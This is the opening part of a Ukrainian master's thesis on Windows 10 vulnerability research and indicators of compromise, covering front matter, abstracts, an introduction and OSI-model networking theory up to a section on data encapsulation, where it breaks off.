

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра «Інформаційна безпека та наноелектроніка»
(повне найменування кафедри)

Пояснювальна записка

до дипломної роботи

магістр

(ступінь вищої освіти)

на тему Дослідження вразливостей та пошук індикаторів компрометації у
середовищі операційної системи Windows 10
(назва теми)

Виконав: студент 2 курсу, групи БК-813м
Спеціальності 125 Кібербезпека та захист
(код і найменування спеціальності)

інформації

Освітня програма (спеціалізація)

Безпека інформаційних і комунікаційних
систем

АЛЕКСЄЄВ Д.К.

(ПРИЗВИЩЕ та ініціали)

Керівник КАРПУКОВ Л.М..

(ПРИЗВИЩЕ та ініціали)

Рецензент МОРОЗ Г.В.

(ПРИЗВИЩЕ та ініціали)

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
Кафедра інформаційної безпеки та наноелектроніки
Ступінь вищої освіти магістр
Спеціальність 125 Кібербезпека та захист інформації
(код і найменування)
Освітня програма (спеціалізація) безпека інформаційних і комунікаційних систем
(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

Завідувач кафедри ІБтаН, к. ф.-м. н., доцент
Андрій КОРОТУН
« _____ » _____ 2024 р.

З А В Д А Н Н Я
НА ДИПЛОМНИЙ РОБОТУ СТУДЕНТА

АЛЕКСЄЄВА Данила Кириловича

(ПРИЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Дослідження вразливостей та пошук індикаторів компрометації у середовищі операційної системи Windows 10 (Vulnerability research and search for indicators of compromise in Windows 10 OS)
керівник проєкту (роботи) д.т.н., професор КАРПУКОВ Леонід Матвійович.
(науковий ступінь, вчене звання, ПРИЗВИЩЕ, ім'я, по батькові)
- затверджені наказом закладу вищої освіти від «5» грудня 2024 року № 507
2. Строк подання студентом проєкту (роботи) 24.12.2024р.
3. Вихідні дані до проєкту (роботи) Зробити аналіз і дослідження вразливостей системи Windows 10. Підготувати віртуальне середовище для тестування вразливостей Windows 10, встановити та налаштувати комплексну систему захисту інформації для проведення подвійного аналізу.
4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Огляд принципів роботи операційних систем за моделі OSI. Віртуальне середовище та архітектура. Виявлення та експлуатація вразливостей. Аналіз індикаторів компрометації та дослідження вразливостей і атак.
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів)
Презентація PowerPoint (20 слайдів)

6. Консультанти розділів проекту (роботи)

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 3	Карпуков Л.М., д.т.н, професор кафедри ІБтаНТ	01.10.2024	16.12.2024
Нормоконтроль	Корольков Р.Ю., к.т.н., доцент кафедри ІБтаНТ	20.12.2024	20.12.2024

7. Дата видачі завдання «01» жовтня 2024 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проекту (роботи)	Строк виконання етапів проекту (роботи)	Примітка
1	Вибір теми. Затвердження плану і завдання кваліфікаційної роботи.	01.10.2024-05.10.2024	Виконано
2	Аналіз завдання, пошук та огляд літературних джерел за темою роботи.	05.10.2024-10.10.2024	Виконано
3	Огляд методів роботи операційної системи за моделлю OSI	11.10.2024-16.10.2024	Виконано
4	Дослідження та аналіз атак на операційну систему Windows 10 та порівняння методів протидії цим атакам	17.10.2024-05.11.2024	Виконано
5	Віртуальне середовище та архітектура. Виявлення та експлуатація вразливостей. Аналіз і дослідження індикаторів компрометації і проведених атак.	06.11.2024-28.11.2024	Виконано
6	Оформлення пояснювальної записки.	28.11.2024-05.12.2024	Виконано
7	Здача на перевірку та підпис кваліфікаційної роботи керівнику.	05.12.2024-15.12.2024	Виконано
8	Проходження перевірки на плагіат та нормоконтроль кваліфікаційної роботи.	16.12.2024-20.12.2024	Виконано
9	Допуск завідувачем кафедри до захисту кваліфікаційної роботи.	21.12.2024	Виконано
10	Захист дипломної роботи	24.12.2024	Виконано

Студент



(підпис)

Керівник проекту (роботи)

(підпис)

Данило АЛЕКСЄЄВ

(Ім'я ПРІЗВИЩЕ)

Леонід КАРПУКОВ

(Ім'я ПРІЗВИЩ)

АНОТАЦІЯ

Пояснювальна записка до дипломної кваліфікаційної роботи магістра:
88 с., 1 табл., 28 рис., 1 дод., 32 джерела.

ВРАЗЛИВІСТЬ, ІНФОРМАЦІЙНА БЕЗПЕКА, ПРОТОКОЛ,
ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, INDICATORS OF COMPROMISE,
LINUX, PENETRATION TESTING, WINDOWS 10,.

Об'єкт дослідження — уразливості інформаційних систем, активні і пасивні методи захисту інформації, подвійний аналіз вразливостей і індикаторів компрометації.

Предмет дослідження – методи та механізми роботи зломисника у процесі здобування поставлених для нього цілей.

Мета роботи – аналіз захищеності комп'ютерних систем на наявність можливих вразливостей за допомогою інструментів, що знаходяться у відкритому доступі.

У роботі розглянуто принципи роботи системи Windows 10, вразливості та методи протидії вразливостям. Було проаналізовано і досліджено вразливості CVE-2021-35448, CWE-428, CVE-2007-1481. У роботі розглянуто в порівнянні пасивні і активні методи захисту інформації і запропоновано використання комплексу і активних і пасивних методів захисту інформації.

Практичне значення одержаних результатів полягає у розробці рекомендацій щодо організації комплексної системи захисту інформації, яка використовує пасивні і активні методи захисту.

ABSTRACT

Explanatory note to the master's thesis: 88 pages, 1 table, 28 figures, 1 appendix, 32 sources.

VULNERABILITY, INFORMATION SECURITY, PROTOCOL, PENETRATION TESTING, LINUX, WINDOWS 10, PENETRATION TESTING, INDICATORS OF COMPROMISE.

The object of the study is vulnerabilities of information systems, active and passive methods of information protection, dual analysis of vulnerabilities and indicators of compromise.

The subject of the study is the methods and mechanisms of the attacker's work in the process of obtaining the goals set for him.

The purpose of the work is to analyze the security of computer systems for possible vulnerabilities using tools that are publicly available.

The paper examines the principles of the Windows 10 system, vulnerabilities and methods for countering vulnerabilities. The vulnerabilities CVE-2021-35448, CWE-428, CVE-2007-1481 were analyzed and studied. The paper examines passive and active methods of information protection in comparison and proposes the use of a complex system of both active and passive methods of information protection.

The practical significance of the results obtained lies in the analysis and study of vulnerabilities of computer systems and indicators of compromise.

ЗМІСТ

	С.
Перелік скорочень	8
Вступ.....	7
1 Принципи функціонування операційної системи windows 10	7
1.1 Принципи функціонування операційної системи за моделлю OSI	7
1.2 Переваги використання моделі OSI в операційних системах	10
1.3 Принципи інкапсуляції і декапсуляції даних у моделі OSI	13
1.4 Огляд основних протоколів в моделі OSI	17
1.5 Протоколи TCP/IP	22
1.6 Потрійне рукоштовпання у рамках протоколу TCP	25
2 Дослідження та аналіз атак на операційну систему Windows 10 та порівняння методів протидії цим атакам.....	29
2.1 Дослідження актуальних атак та пов'язаних з ними ризиків та методів протидії	29
2.1.1 Основні положення про атаки на ОС Windows 10.....	29
2.1.2 Основні положення методів протидії атакам	30
2.1.3 Приклади актуальних атак на Windows 10 та методи протидії.....	31
2.2 Порівняння методів захисту від мережевих атак.	37
2.3 Alien vault Unified Security Management.....	41
2.4 Застосування активних і пасивних методів захисту інформації у середовищах Honeypot.	45

3 Реалізація моделі тестування і практичне дослідження атак та індикаторів компрометації	48
3.1 Створення лабораторної моделі	49
3.2 Сканування	52
3.3 Атака Remote Mouse RCE	55
3.4 Вразливість Createprocess	58
3.4 Атака Unquoted_service_path	61
3.5 Аналіз індикаторів компрометації та використання системи захисту...	63
ВИСНОВКИ.....	74
ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ	75
ДОДАТОК А.....	79

ПЕРЕЛІК СКОРОЧЕНЬ

OSI (Open Systems Interconnection) model - Модель взаємозв'язку відкритих систем

OC – Операційна система;

CIDR (Classless Inter Domain Routing) – Безкласова міждоменна маршрутизація;

CVE (Common Vulnerabilities and Exposures) – Загальновідомі вразливості та ризики;

MAC (Medium Access Control) - Контроль доступу до середовища

DNS (Domain Name System) – Система доменних імен;

ICMP (Internet Control Message Protocol) – Протокол керуючих повідомлень в Інтернеті;

NDIS (Network Driver Interface Specification) - Специфікація інтерфейсу мережевого драйвера

SMB (Server Message Block) - Блок повідомлень сервера

API (Application Programming Interface) – Прикладний програмний інтерфейс;

USM (Unified security management) - Уніфіковане управління безпекою;

SIEM (Security information and event management) - Система безпеки інформації та управління подіями;

IDS (Intrusion Detection System) – Система виявлення вторгнення;

IPS (Intrusion Prevention System) – Система запобігання вторгненням;

HIDS (Host-based Intrusion Detection System) - система виявлення вторгнень на основі хоста;

NIDS (Network intrusion detection system) - Система виявлення вторгнень у мережу;

IP (Internet Protocol) – Інтернет протокол;

HTTP (Hypertext Transfer Protocol) – Протокол передачі гіпертекстових документів;

FTP (File Transfer Protocol) – Протокол передачі файлів;

OpenVAS (Open Vulnerability Assessment System) – Відкрита система оцінки вразливостей;

OSINT (Open-source intelligence) – Розвідка на основі відкритих джерел;

SMTP (Simple Mail Transfer Protocol) – Простий протокол передачі пошти;

SSH (Secure Shell) – Безпечна оболонка;

SYN (Synchronization Packet) – Пакет синхронізації;

TCP (Transmission Control Protocol) – Протокол керування передаванням;

UDP (User Datagram Protocol) – Протокол датаграм користувача;

RCE (Remote Code Execution) – Видалене виконання коду;

TTL (Time To Live) – Заданий параметр часу життя мережевого елементу;

OTX (Open Threat Exchange) - Відкритий обмін загрозами (Програма сповіщення загроз інтерфейсу AlienVault);

FHSS (Frequency Hopping Spread Spectrum) - Розширений спектр стрибків частоти.

ВСТУП

Актуальність теми дослідження обумовлено тим, що зростаюча складність комп'ютерних систем різних галузей дає змогу зловмисникам використати так само зростаючі вразливості систем, для того щоб система була повністю захищеною, вона потребує комплексну рішень які дивляться вже саме наперед і дають спеціалісту можливість дослідити нові чи старі вразливості і робити дії виходячи з даних систем захисту.

Вразливості, що існують у програмному забезпеченні та системах, можуть стати початковою точкою для злочинців, що прагнуть компрометації даних та ресурсів організацій.

У рамках дослідження планується вивчити існуючі методи виявлення вразливостей, а також механізми ідентифікації компрометації систем, що допоможуть у формуванні цілісного підходу до зменшення ризиків у сфері кібербезпеки.

Метою дослідження у кваліфікаційній роботі є аналіз і дослідження вразливостей які можуть загрожувати цілісності і безпеки інформації з боку як і того хто проводить пентест системи, так і з боку того хто слідкує за системою за допомогою комплексної системи захисту.

Дослідження даної теми є не тільки теоретично важливим, але й практично значущим, оскільки дозволяє виробити стратегії для підвищення захищеності інформаційних систем, що врешті-решт сприятиме збереженню конфіденційності, цілісності та доступності інформації в умовах сучасних кіберзагроз.

Завданнями дослідження є:

- вивчити теоретичні основи комп'ютерних систем;
- розглянути методи та приклади атак;
- проаналізувати індикатори компрометації, типи загроз і методи захисту;

- провести порівняльний аналіз систем захисту інформації;
- Зробити і налаштувати модель, котра дозволить провести практичні випробування, аналіз і порівняння загроз і методів боротьби з загрозами;
- Провести практичні дії загроз, проаналізувати дії, провести аналіз індикаторів компрометації, провести аналіз дій компрометації за допомогою комплексу систем захисту інформації і дослідити результати вихідних даних програм.

Об'єкт дослідження — уразливості інформаційних систем, активні і пасивні методи захисту інформації, подвійний аналіз вразливостей і індикаторів компрометації. **Предмет дослідження** — методи та механізми роботи зломисника у процесі здобування поставлених для нього цілей.

Практична значимість результатів полягає у тому, що проаналізовані дані та результати представлені у пропозиційній частині кваліфікаційної роботи можуть бути використані для удосконалення систем захисту інформації, особливо корисними методи аналізу вразливостей та впровадження системи захисту проявляються в honeypot системах які зроблені з метою аналізу дій зломисників.

Наукова новизна роботи полягає у впровадженні подвійного аналізу можливих вразливостей які може використати зломисник для досягнення поставлених йому цілей, за наявності комплексної системи яка дає можливість оператору слідкувати за подіями у мережі та аналізувати їх вживу, система може вважатися доскональною, бо комплексна система захисту інформації яка може змінюватися і підстроюватися до потреб захисту інформації завдяки оператора який приймає ці рішення обґрунтовані вихідними даними комплексної системи захисту.

Методологія дослідження охоплює аналітичний огляд наукової літератури, теоретичний аналіз вразливостей та практичну реалізацію проведення пентесту і подальшого дослідження використаних вразливостей.

1 ПРИНЦИПИ ФУНКЦІОНУВАННЯ ОПЕРАЦІЙНОЇ СИСТЕМИ WINDOWS 10

Операційні системи (ОС) виконують критично важливу роль у забезпеченні функціонування комп'ютерних систем, надаючи інтерфейс між апаратним забезпеченням та користувачем [1].

1.1 Принципи функціонування операційної системи за моделлю OSI

Модель взаємодії в мережах OSI (Open Systems Interconnection) була розроблена для стандартизації комунікаційних процесів між різними системами та мережами. Її структура представлена на рис. 1.1, вона складається з семи рівнів, кожен з яких відповідає за певний аспект передачі даних.

Принципи функціонування ОС за моделлю OSI базуються на розподілі завдань між рівнями, що дозволяє забезпечити модульність і взаємозамінність компонентів [5]. Кожен рівень взаємодіє з сусідніми через чітко визначені інтерфейси, що сприяє простоті інтеграції нових протоколів і технологій. ОС взаємодіє з мережею, слідуючи цьому принципу, що дозволяє забезпечити сумісність з різними мережевими пристроями та середовищами.

Реалізація цих принципів у межах ОС дозволяє оптимізувати управління мережевими ресурсами та забезпечувати стійкість до можливих збоїв або конфліктів у процесі обміну даними [6].

Фізичний рівень (Physical Layer). Даний рівень визначає апаратні елементи, які відповідають за передачу необроблених даних по фізичних носіях.




Рисунок 1.1 - Модель OSI та протоколи її рівнів

До його завдань входить управління фізичними з'єднаннями та характеристиками сигналів, такими як напруга, частота та інші електричні параметри. На рівні ОС фізичний рівень забезпечує взаємодію з драйверами пристроїв, які відповідають за передачу даних через мережеві інтерфейси.

В операційних системах фізичний шар забезпечується драйверами апаратного забезпечення, які керують адаптерами мережі (NIC). Наприклад, у Windows драйвери для мережевих адаптерів встановлюються через Device Manager.

Канальний рівень (Data Link Layer). Цей рівень забезпечує надійну передачу даних між пристроями в локальній мережі. Він відповідає за кадровання даних, виявлення та виправлення помилок, а також управління доступом до середовища передачі (Medium Access Control, MAC). В операційних системах реалізація цього функціоналу часто здійснюється через мережеві карти, які працюють на рівні канального рівню, забезпечуючи коректну адресацію та контроль даних.

У Windows реалізація цього шару здійснюється через Network Driver Interface Specification (NDIS).

Мережевий рівень (Network Layer). Завданням цього рівню є маршрутизація даних між різними мережами, використовуючи логічні адреси (наприклад, IP-адреси). Операційні системи, завдяки своїм мережевим стеку, виконують роль маршрутизаторів, що дозволяє їм пересилати дані між різними підмережами шляхом динамічного вибору найбільш ефективних маршрутів.

У Windows функції цього шару реалізуються через IP Stack у складі TCP/IP протоколу.

Транспортний рівень (Transport Layer). Цей рівень відповідає за коректність та надійність доставки даних. Він забезпечує сегментацію даних, контроль за потоком та відновлення втрачених пакетів. В ОС реалізовані такі протоколи, як TCP (Transmission Control Protocol) та UDP (User Datagram Protocol), які дозволяють налаштовувати різні рівні надійності та швидкості передачі. У Windows функціональність транспортного шару реалізується в рамках Winsock API.

Сесійний рівень (Session Layer). Сесійний рівень відповідає за встановлення, управління та завершення сеансів зв'язку між додатками. Операційні системи використовують механізми, зокрема, для управління підключеннями та синхронізацією, що опрацьовуються за допомогою системних викликів та бібліотечних функцій.

У Windows функції цього шару виконуються протоколами прикладного рівня, такими як SMB.

Презентаційний рівень (Presentation Layer). Цей рівень відповідає за форматування та кодування даних, щоб гарантувати, що інформація зрозуміла для прикладних програм. В ОС часто реалізуються трансляційні функції, що дозволяють спростити передачу даних між системами з різними форматами.

У Windows цей шар інтегрований у системні бібліотеки, такі як CryptoAPI для шифрування.

Прикладний рівень (Application Layer). На верхньому рівні моделі OSI розташовані прикладні програми, які безпосередньо взаємодіють з користувачем. [8] Операційні системи надають інтерфейси для додатків через API (Application Programming Interface), що сприяє взаємодії з мережею та забезпечує доступ до ресурсів.

У Windows це програми на основі Win32 API, такі як браузер Edge.

Отже, принципи функціонування операційної системи в контексті моделі OSI демонструють, як різні рівні взаємодіють для забезпечення ефективної та надійної передачі даних в комп'ютерних мережах. Ця модель сприяє стандартизації та спрощення розробки мережеских рішень, проте важливо пам'ятати, що реальні реалізації можуть дещо відрізнятися від теоретичної моделі.

1.2 Переваги використання моделі OSI в операційних системах

Моделі OSI слугує універсальним еталоном для розробки, впровадження та аналізу мережеских рішень. Її структура дозволяє ефективно розподіляти функції між різними компонентами операційних систем, сприяє стандартизації та забезпечує простоту інтеграції різних технологій [5]. У

цьому підпункті розглянемо детальні переваги використання моделі OSI в операційних системах.

Модульність та структурованість. Модель OSI розбиває складні процеси обробки даних на сім незалежних шарів, кожен з яких відповідає за конкретну функцію. Операційні системи, такі як Windows, Linux або macOS, можуть реалізовувати функції кожного шару окремо. Наприклад, проблеми транспортного шару (TCP/UDP) не впливають на функціонування фізичного шару (мережевих адаптерів). Зміна одного шару (наприклад, оновлення протоколу IP з IPv4 на IPv6) не вимагає змін у всіх інших. Це значно спрощує розробку й підтримку мережесх функцій.

Універсальність та сумісність. Модель OSI забезпечує основу для стандартизації, що дозволяє різним пристроям і програмному забезпеченню взаємодіяти між собою, незалежно від платформи чи виробника.

Протоколи, що працюють згідно з моделлю OSI, можуть функціонувати на різних операційних системах. Наприклад, протоколи HTTP (прикладний рівень) чи IP (мережесх рівень) однаково підтримуються Windows, Linux і macOS. Використання стандартів дозволяє комп'ютерам із різними ОС обмінюватися даними без втрат або конфліктів. Наприклад, сервер на Linux може обслуговувати клієнта на Windows через загальні протоколи TCP/IP.

Спрощення діагностики та вирішення проблем. Модель OSI полегшує ідентифікацію проблем у мережі, оскільки кожен шар відповідає за конкретний тип функцій.

У разі виникнення проблеми на фізичному шарі (наприклад, відсутність сигналу) адміністратор може сконцентруватися лише на перевірці апаратного забезпечення.

Проблеми з транспортним шаром (наприклад, втрата TCP-пакетів) вирішуються через аналіз роботи протоколів та відповідних логів.

У Windows для діагностики мережі більш популярні інструменти, такі як Ping, Tracert, Wireshark. Якщо проблема виникає, інженери можуть швидко

звужити область пошуку до одного шару, а не досліджувати всю систему загалом.

Гнучкість у розробці нових технологій. Завдяки чітко визначеним межам між шарами розробники можуть створювати нові технології або вдосконалювати існуючі, не змінюючи всю інфраструктуру [8].

Розвиток протоколів. Наприклад, розробка нових стандартів для шифрування на презентаційному шарі (TLS 1.3) не впливає на функції нижчих шарів.

У Linux інтеграція нових технологій відбувається через оновлення ядра або бібліотек, таких як OpenSSL.

У macOS нові функції мережі додаються через системні фреймворки.

Інтеграція апаратних інновацій. Розробка нових адаптерів мережі (наприклад, 5G-модемів) впливає лише на фізичний шар і драйвери відповідного обладнання. Це дозволяє швидко інтегрувати нові стандарти в -

Забезпечення безпеки. Модель OSI допомагає розробникам виділяти шари, де необхідне впровадження додаткових заходів безпеки.

На рівні презентації:

- Шифрування даних (TLS, SSL) для захисту переданої інформації.
- Реалізація в ОС: у Windows через бібліотеки CryptoAPI, у Linux — через OpenSSL, у macOS — через CommonCrypto.

На транспортному рівні:

- Використання брандмауерів для моніторингу та блокування небажаних з'єднань.

- Windows Defender Firewall, iptables у Linux, брандмауер macOS (pf).

На мережевому рівні:

- Реалізація Ipsec для шифрування та автентифікації пакетів.
- В операційних системах Ipsec інтегровано у стек TCP/IP.

Основа для навчання та сертифікації. Модель OSI широко використовується у навчальних курсах та сертифікаціях (Cisco CCNA,

CompTIA Network+), що спрощує підготовку мережових інженерів і системних адміністраторів [6].

Теоретична база. Вивчення моделі OSI допомагає краще зрозуміти принципи роботи мереж та систем.

Практичне застосування. Інструменти, такі як Wireshark, дозволяють аналізувати мережовий трафік у розрізі шарів OSI, що полегшує навчання і практику.

1.3 Принципи інкапсуляції і декапсуляції даних у моделі OSI

Процеси інкапсуляції (додавання заголовків до даних на кожному рівні) та декапсуляції (зняття цих заголовків) є основою роботи моделі OSI [7]. Ці процеси представлені на рисунку 1.2.




Рисунок 1.2 - Інкапсуляція і декапсуляція на кожному рівні моделі OSI

Вони дозволяють ефективно упаковувати та розпаковувати, передавати, отримувати й інтерпретувати дані між різними мережевими пристроями.

Інкапсуляція даних. Інкапсуляція — це процес підготовки даних для передачі по мережі. Вона виконується на стороні відправника і передбачає додавання специфічної інформації до даних на кожному рівні моделі OSI [3].

Етапи інкапсуляції:

Прикладний рівень (Application Layer). На цьому рівні вводиться чи генерується повідомлення користувача або дані (наприклад, текст електронного листа). Данні передаються на нижчий рівень без змін.

Презентаційний рівень (Presentation Layer). Виконується форматування даних (перетворення в потрібний формат, наприклад, UTF-8). За потреби дані можуть бути стиснуті або зашифровані.

Сеансовий рівень (Session Layer). Додаються специфічні метадані, які дозволяють встановлювати, підтримувати й завершувати сесію зв'язку між двома пристроями.

Транспортний рівень (Transport Layer). Дані розбиваються на сегменти (у випадку TCP) або дейтаграми (у випадку UDP). До кожного сегмента додається заголовок, який містить:

- порт відправника й отримувача.
- номер сегмента (для збирання даних у правильному порядку).
- інформацію для перевірки цілісності.

Мережевий рівень (Network Layer). Транспортні сегменти інкапсулюються в пакети. Додається заголовок, який містить:

- IP-адресу джерела.
- IP-адресу отримувача.
- іншу інформацію для маршрутизації даних.

Канальний рівень (Data Link Layer). Пакети інкапсулюються в кадри (frames). До кадру додається заголовок і трейлер. Заголовок містить

MAC-адресу джерела та отримувача. Трейлер може містити контрольну суму (CRC) для перевірки помилок.

Фізичний рівень (Physical Layer) Кадри перетворюються в електричні або оптичні сигнали (наприклад, 1 і 0), які передаються через фізичне середовище (кабелі, радіохвилі).

Результат інкапсуляції:

На кожному рівні дані обгортаються заголовками (і трейлерами), що додають специфічну інформацію для функцій цього рівня. На фізичному рівні передаються вже повністю підготовлені сигнали.

Декапсуляція даних. Декапсуляція — це зворотний процес, коли дані розпаковуються по мірі їхнього підняття через рівні OSI на стороні отримувача [3]. Цей процес виконується з метою вилучення початкових користувацьких даних і доставки їх відповідному додатку.

Етапи декапсуляції:

Фізичний рівень (Physical Layer). Отримані електричні або оптичні сигнали перетворюються назад у цифрові дані (послідовності 0 і 1).

Канальний рівень (Data Link Layer). Дані групуються у кадри. Відбувається перевірка цілісності даних за допомогою контрольної суми (CRC). Видаляється заголовок і трейлер кадру, а залишок передається на наступний рівень.

Мережевий рівень (Network Layer). Кадри декодуються у пакети. Аналізується IP-заголовок: перевіряється адреса отримувача, щоб упевнитися, що дані спрямовані на правильний пристрій. Видаляється IP-заголовок, а пакет передається на транспортний рівень.

Транспортний рівень (Transport Layer). Пакети декодуються у сегменти. Виконується перевірка коректності даних за номером сегмента. Збираються сегменти у правильному порядку (при використанні TCP). Видаляється TCP/UDP-заголовок, а дані передаються на сеансовий рівень.

Сеансовий рівень (Session Layer). Відновлюється сеанс зв'язку між джерелом і отримувачем. Дані передаються на презентаційний рівень.

Презентаційний рівень (Presentation Layer). Виконується розшифрування або декомпресія даних (за потреби). Дані перетворюються у формат, зрозумілий прикладному рівню.

Прикладний рівень (Application Layer). Користувацькі дані доставляються цільовому додатку (наприклад, браузеру, поштовому клієнту або FTP-програмі).

Результат декапсуляції. На кожному рівні видаляються заголовки й трейлери, доки не залишаються лише початкові дані, які отримувач використовує у своєму додатку.

Ключові особливості інкапсуляції та декапсуляції:

- послідовність шарів. Інкапсуляція починається з верхнього шару (Application) і йде вниз до нижнього (Physical). Декапсуляція починається з фізичного шару й піднімається до прикладного.
- симетричність. Процеси на стороні відправника і отримувача симетричні, але виконуються у протилежних напрямках.
- прозорість. Користувач не бачить цих процесів, оскільки вони повністю автоматизовані операційною системою та мережевими протоколами.
- контроль даних. Кожен рівень додає або видаляє лише ті заголовки й трейлери, які стосуються його функцій.

Приклад:

